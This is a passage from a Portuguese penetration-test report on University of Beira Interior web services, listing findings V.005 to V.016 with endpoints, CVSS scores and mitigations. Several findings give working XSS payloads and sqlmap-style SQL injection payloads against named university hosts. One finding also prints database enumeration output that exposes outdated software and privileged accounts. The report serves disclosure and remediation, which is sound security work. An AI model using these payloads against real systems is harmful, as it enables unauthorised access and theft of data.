Descrição: O ficheiro .DS_Store está disponível no servidor *web* para download. Este ficheiro é inofensivo, mas uma análise ao mesmo revela um conjunto de ficheiros PHP, que poderão estar disponíveis no servidor.

Endpoint: *gappiapp.ubi.pt/.DS_Store*

Payload: N/A

Dados exfiltrados:




Figura 5 - Informação recolhida através da vulnerabilidade V.005

Impacto: A informação recolhida através desta vulnerabilidade revela um conjunto de ficheiros e diretorias que não deve estar publicamente acessível neste *endpoint*.

Mitigação: Remover este ficheiro do servidor *web*.

V.006 – Insecure Direct Object Reference (IDOR) para acesso a dados pessoais

Superfície de ataque: Rede interna; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 5.3 - CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *iag.ubi.pt*

Descrição: O QRCode disponibilizado através da Minha UBI, disponível na rede interna da universidade, está sujeito a uma vulnerabilidade do tipo Insecure Direct Object Reference (IDOR) no parâmetro ID.

Endpoint: *iag.ubi.pt/entidadefoto/vcard/[ID]*

Payload: N/A

Dados exfiltrados:




Figura 6 - Vulnerabilidade V.006

Impacto: Um atacante, com acesso à rede interna da UBI, consegue facilmente exfiltrar uma grande quantidade de dados, que embora públicos, possam ser utilizados para atividades maliciosas (por exemplo, através de phishing).

Mitigação: Avaliar se este *endpoint* deve estar disponível sem autenticação.

V.007 – Erros verbosos no portal IAG

Superfície de ataque: Rede interna; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *iag.ubi.pt*

Descrição: Com recurso à vulnerabilidade V.006, é possível verificar uma falha de configuração neste serviço *web*, onde a verbosidade das mensagens de erro é elevada, e é possível extrair alguma informação relevante.

Endpoint: *iag.ubi.pt/entidadefoto/vcard/[ID]*

Payload: ID = 0

Dados exfiltrados:

Figura 7 - Vulnerabilidade V.007

Impacto: Esta vulnerabilidade traduz-se num *leak* de informação sobre o nome das funções, ficheiros e *paths* no processo de desenvolvimento desta aplicação.

Mitigação: Reconfigurar o servidor web para ocultar as mensagens de erro.

V.008 – Cross-site scripting no formulário de login do *backoffice* LABCOM

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Cross-site scripting

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *labcom.ubi.pt*

Descrição: O formulário de login para acesso ao *backoffice* do LABCOM é vulnerável a ataques do tipo *cross-site scripting*.

Endpoint: *www.labcom.ubi.pt/_admin/index.php*

Payload: MSG=<script>alert('XSSLABCOM')</script>

Dados exfiltrados: N/A

Impacto: Esta vulnerabilidade traduz-se num potencial vetor de ataque para exfiltração de credenciais (por exemplo, exfiltrar a *cookie* de sessão).

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza.




Figura 8 - Vulnerabilidade V.008

V.009 – Cross-site scripting na página Perfil na Minha UBI

Superfície de ataque: Rede externa; Autenticado

Tipo de vulnerabilidade: Cross-site scripting

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *minha.ubi.pt*

Descrição: A página de alteração de dados do Perfil da Minha UBI é vulnerável a ataques do tipo *cross-site scripting*.

Endpoint: *minha.ubi.pt/sub/Perfil/*

Payload: MSG=<script>alert('XSSMINHA')</script>

Dados exfiltrados: N/A

Impacto: Esta vulnerabilidade traduz-se num potencial vetor de ataque para exfiltração de credenciais (por exemplo, exfiltrar a *cookie* de sessão).

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza.




Figura 9 - Vulnerabilidade V.009

V.010 – Injeção SQL não autenticada na página do Museu de Lanifícios

Superfície de ataque: Rede externa; Não autenticado

Tipo de vulnerabilidade: Injeção SQL

CVSS: 8.8 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *museu.ubi.pt*

Descrição: A página do Museu de Lanifícios da UBI é vulnerável a ataques de injeção SQL no parâmetro *cix*. A exploração desta vulnerabilidade permitiu identificar um **sistema operativo altamente e restantes tecnologias altamente desatualizados**, com acesso ao sistema de gestão de bases de dados e respetivas bases de dados.

Endpoint: *museu.ubi.pt/?cix=3000&lang=1*

Payload:

```
Parameter: cix (GET)

Type: boolean-based blind

Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: cix=cartaz143 AND (SELECT (CASE WHEN (1382=1382) THEN NULL ELSE
CAST((CHR(78)||CHR(108)||CHR(83)||CHR(97)) AS NUMERIC) END)) IS
NULL&lang=1

Type: error-based

Title: PostgreSQL AND error-based - WHERE or HAVING clause

Payload: cix=cartaz143 AND
6644=CAST((CHR(113)||CHR(118)||CHR(112)||CHR(107)||CHR(113))||(SELECT
(CASE WHEN (6644=6644) THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(120)||CHR(122)||CHR(118)||CHR(113)) AS
NUMERIC)&lang=1]'--
```

Dados exfiltrados:

```
web server operating system: Linux Red Hat Enterprise 3 (Taroon)
web application technology: Apache 2.0.46, PHP 4.3.2, PHP
back-end DBMS operating system: Linux Red Hat
back-end DBMS: PostgreSQL
banner: 'PostgreSQL 7.3.6-RH on i386-redhat-linux-gnu, compiled by GCC
i386-redhat-linux-gcc (GCC) 3.2.3 20030502 (Red Hat Linux 3.2.3-30)'
current user: 'db08_muslanubi'
current database (equivalent to schema on PostgreSQL): 'public'
current user is DBA: False
database management system users [4]:
[*] apache
[*] db08_muslanubi
[*] dbubi_museu
[*] postgres

database management system users privileges:
[*] apache
[*] db08_muslanubi
[*] dbubi_museu
[*] postgres (administrator) [3]:
    privilege: catupd
    privilege: createdb
    privilege: super
```

Figura 10 - Informação recolhida através da vulnerabilidade V.010

```
database management system users roles:
[*] apache
[*] db08_muslanubi
[*] dbubi_museu
[*] postgres (administrator) [3]:
    role: catupd
    role: createdb
    role: super

Database: pg_catalog
Table: pg_description
[467 entries]
+--------+----------+----------+---------------+
| objoid | classoid | objsubid | description   |
+--------+----------+----------+---------------+
| 1      | 1262     | 0        |               |
| 11     | 16594    | 0        |               |
| 12     | 16402    | 0        |               |
| 13     | 16402    | 0        |               |
| 14     | 16402    | 0        |               |
```

Figura 11 - Informação recolhida através da vulnerabilidade V.010

Impacto: Esta vulnerabilidade tem um grave impacto, permitindo a um atacante exfiltrar inúmeros dados que poderão ser utilizados em cenários de maior impacto. **Existe uma grande possibilidade de execução de uma *shell* reversa, causado pelo software e sistema operativo deprecado**, onde um atacante pode obter acesso à rede interna da UBI,

potenciando ataques transversais a inúmeros sistemas, partindo da rede da própria universidade.

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza. Considerar a atualização urgente do sistema operativo e respetivas tecnologias.

V.011 – Directory listing na página do Museu de Lanifícios

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *museu.ubi.pt*

Descrição: O *directory listing*, para o website do Museu de Lanifícios, está mal configurado, permitindo obter uma listagem dos ficheiros disponíveis no servidor.

> **Endpoint**: *museu.ubi.pt/download; museu.ubi.pt/includes; museu.ubi.pt/basesdedados/includes/*
>
> **Payload**: N/A
>
> **Dados exfiltrados**: N/A

Impacto: Esta vulnerabilidade traduz-se num potencial vetor de ataque, através da análise dos ficheiros presentes no servidor, ou através de engenharia social.

Mitigação: *Configurar o servidor web para impedir directory listing*.




Figura 12 - Vulnerabilidade V.011

V.012 – Erros verbosos nas páginas do Museu de Lanifícios

Superfície de ataque: Rede interna; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *museu.ubi.pt*

Descrição: Com recurso à vulnerabilidade V.011, é possível verificar uma falha de configuração neste serviço *web*, onde a verbosidade das mensagens de erro é elevada, e é possível extrair alguma informação relevante.

> **Endpoint**: *museu.ubi.pt/includes/museu/assec.php*
>
> **Payload**: N/A
>
> **Dados exfiltrados**: N/A

Impacto: Esta vulnerabilidade traduz-se num *leak* de informação sobre o nome das funções, ficheiros e *paths* no processo de desenvolvimento desta aplicação.

Mitigação: Reconfigurar o servidor *web* para ocultar as mensagens de erro.




Figura 13 - Vulnerabilidade V.012

V.013 – Ficheiro de configuração disponível na página do Museu de Lanifícios

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *museu.ubi.pt*

Descrição: Foi identificado um ficheiro de configuração de ligação à base de dados do Museu de Lanifícios, onde está identificado o *host* e nome da base de dados.

Endpoint: *museu.ubi.pt//config.php~*

Payload: N/A

Dados exfiltrados: N/A

Impacto: Esta vulnerabilidade traduz-se num *leak* de informação sobre o *host* e o nome da base de dados no servidor.

Mitigação: Remover o ficheiro do servidor.




Figura 14 - Vulnerabilidade V.013

V.014 – Cross-site scripting na página de administração do OTL-Provider

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Cross-site scripting

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *otl.segal.ubi.pt*

Descrição: A página de autenticação para o portal de administração do website Ocean Tide Loading Provider é vulnerável a ataques do tipo *cross-site scripting*.

Endpoint: *otl.segal.ubi.pt/admin/login.php*

Payload: “><scrIpt>alert(‘1’);</scRipt>

Dados exfiltrados: N/A

Impacto: Esta vulnerabilidade traduz-se num potencial vetor de ataque para exfiltração de credenciais (por exemplo, exfiltrar a *cookie* de sessão).

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza.




Figura 15 - Vulnerabilidade V.014

V.015 – Cross-site scripting na página de administração do Português Língua Estrangeira

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Cross-site scripting

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *ple.ubi.pt*

Descrição: A página de autenticação para o portal de administração do website Português Lingua Estrangeira é vulnerável a ataques do tipo *cross-site scripting*.

Endpoint: *ple.ubi.pt/_admin/index.php*

Payload: MSG=<script>alert('XSS')</script>

Dados exfiltrados: N/A

Impacto: Esta vulnerabilidade traduz-se num potencial vetor de ataque para exfiltração de credenciais (por exemplo, exfiltrar a *cookie* de sessão).

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza.

Figura 16 - Vulnerabilidade V.015

V.016 – Injeção SQL não autenticada na página do PAM4WELLNESS

Superfície de ataque: Rede externa; Não autenticado

Tipo de vulnerabilidade: Injeção SQL

CVSS: 8.7 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *pam4wellness.ubi.pt*

Descrição: O website PAM4WELLNESS é vulnerável a ataques de injeção SQL, mais concretamente na página de acesso ao portal de administração, no parâmetro *email_admin*. A exploração desta vulnerabilidade permitiu identificar a versão do **sistema operativo e tecnologias utilizadas, assim como a estrutura das tabelas utilizadas para a aplicação, juntamente com credenciais de utilizadores e palavras-passe guardadas em texto limpo.**

Endpoint: *pam4wellness.ubi.pt/code/admin/admin_login.php*

Payload:

```
Parameter: email_admin (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: email_admin=IdNA' AND (SELECT 8517 FROM (SELECT(SLEEP(5)))dslD)
AND 'KHeO'='KHeO&password_admin=CFid&login_btn_admin=Login
```

